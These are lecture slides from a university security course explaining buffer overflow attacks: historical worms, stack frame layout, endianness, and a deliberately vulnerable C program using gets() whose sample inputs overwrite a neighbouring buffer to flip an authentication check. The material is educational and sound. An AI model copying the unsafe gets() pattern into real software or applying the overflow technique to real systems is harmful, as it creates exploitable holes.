Module 5: Buffer Overflow Attacks

Dr. Natarajan Meghanathan
Associate Professor of Computer Science
Jackson State University, Jackson MS 39217
E-mail: natarajan.meghanathan@jsums.edu

Buffer Overflow Attacks

- Buffer overflow (Buffer overrun) is a condition at an interface under which more input can be placed into a buffer (data holding area) than the capacity allocated, overwriting other information.
- Attackers exploit such a condition to crash a system or to insert specifically crafted code that allows them to gain control of the system.
- A very common attack mechanism (due to programming errors).
  - Morris Worm (1988): fingerd
  - Code Red Worm (2001): Microsoft IIS 5.0
  - Slammer Worm (2003): Microsoft SQL Server 2000
  - Sasser Worm (2004): Microsoft Windows 2000/XP LSASS (Local Security Authority Subsystem Service)
- Prevention techniques known
- Still of major concern:
  - Legacy of buggy code in widely deployed operating systems and applications
  - Continued careless programming practices by programmers.


Overview of Buffer Overflow Attacks

- A buffer overflow can occur when a process (as a result of programming error) attempts to store data beyond the limits of a fixed-size buffer and consequently overwrites adjacent memory locations.
  - The locations could hold other program variables or parameters or program control flow data (like return addresses and pointers to stack frames).
  - The buffer could be located on the stack, in the heap, or in the data section of the process.
  - The consequences of this error include corruption of data used by the program, unexpected transfer of control in the program, possible memory access violations, and very likely eventual program termination

- If the overflow is done deliberately (an attack on the system), the transfer of control could be to the code of the attacker's choosing, and the arbitrary code will be executed with the privileges of the attacked process.

Note on Processor Architectures


- Big endian: The Most Significant Bit (or Byte) is stored in the low memory end.



E.g. Motorola convention: 6800 and 68k series of processors


Note on Processor Architectures

- Little endian: The Least Significant Bit (or Byte) is stored in the low memory end.



E.g. Intel convention: x86 processors

Logical Memory Layout of a Process



Used to store information about the active Sub-routines

Available memory


Used for dynamic memory allocation

Contains all the static and global variables uninitialized (some initialized to zero) in the code

Contains the values of all initialized static and global variables initialized to a non-zero value in the code

Contains all the executable code (read-only)

Stack Layout of a Process



```
B( ){


}

A( ){
   B( );
}
main( ){
   A( );
}
```

Program Segment


Stack Layout: Terminologies

- **Stack Frame:** The activation record for a sub routine comprising of (in the order facing towards the low memory end): parameters, return address, old frame pointer, local variables.
- **Return address:** The memory address to which the execution control should return once the execution of a stack frame is completed.
- **Stack Pointer Register:** Stores the memory address to which the stack pointer (the current top of the stack: pointing towards the low memory end) is pointing to.
- The stack pointer dynamically moves as contents are pushed and popped out of the stack frame.
- **Frame Pointer Register:** Stores the memory address to which the frame pointer (the reference pointer for a stack frame with respect to which the different memory locations can be accessed using relative addressing) is pointing to.
- The frame pointer typically points to an address (a fixed address), after the address (facing the low memory end) where the old frame pointer is stored.

Stack Layout of a Process

Frame Pointer Register: cfafbfc4


Stack Pointer Register: cfafbfc0



```
B(int w){
    int u = 3;
    …….
    …….
}

A(int y){
    int  z = 5;
    ……..
    B(z);
\x 80C02508    ……….
}

main (int argc, char *argv[]){

  int x = 2;
  ……..
  ……..
  A(x);
\x 80C03008    ……..

}
```

Program Segment

Stack Layout of a Process (continued)



High Memory Address
cfafbfd0
Parameters of main( ): argv[n-1]…. argv[0], argc
cfafbfcc
Return address to the OS
cfafbfc8
Old address of the Frame Pointer (typically NULL)
cfafbfc4
Locals for main( ): int x
cfafbfc0
Parameters for A( ): int y
cfafbfbc
Return address to main( ) \x 80C03008
cfafbfb8
Address of Frame Pointer for main( ): cfafbfc4
cfafbfb4
Locals of A( ): int z
cfafbfb0
Frame Pointer
\x 80C02508
Stack Pointer
\x 80C03008
Low Memory Address

Frame Pointer Register	cfafbfb4
Stack Pointer Register	cfafbfb0


```
B(int w){
   int u = 3;
   …….
   …….
}

A(int y){
   int  z = 5;
   ……..
   B(z);
   ……….
}

main (int argc, char *argv[]){

  int x = 2;
  ……..
  ……..
  A(x);
  ……..
}
```

Program Segment

Stack Layout of a Process

Frame Pointer Register: cfafbfa4

Stack Pointer Register: cfafbfa0



High Memory Address
cfafbfd0
Parameters of main( ): argv[n-1]…. argv[0], argc
cfafbfcc
Return address to the OS
cfafbfc8
Old address of the Frame Pointer (inconsequential)
cfafbfc4
Locals for main( ): int x
cfafbfc0
Parameters for A( ): int y
cfafbfbc
Return address to main( ) \x 80C03008
cfafbfb8
Address of Frame Pointer for main( ): cfafbfc4
cfafbfb4
Locals of A( ): int z
cfafbfb0
Parameters for B( ): int w
cfafbfac
Return address to A( ) \x 80C02508
cfafbfa8
Address of Frame Pointer for A( ): cfafbfb4
cfafbfa4
Locals of B( ): int u
cfafbfa0
Low Memory Address
Frame Pointer
Stack Pointer

```
B(int w){
    int u = 3;
    …….
    …….
}

A(int y){
    int  z = 5;
    …….
    B(z);
\x 80C02508
    ……….
}

main (int argc, char *argv[]){

  int x = 2;
  …….
  …….
  A(x);
\x 80C03008
  …….

}
```

Program Segment

Example of a Vulnerable C Program

```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}
```

gets(string)- C routine vulnerable for buffer overflow

```
$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE), str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADINPUT
buffer1: str1(BADINPUT), str2(BADINPUTBADINPUT), valid(1)
```

Proper Input
Correct Output

Mischievous Input for buffer overflow: No Impact

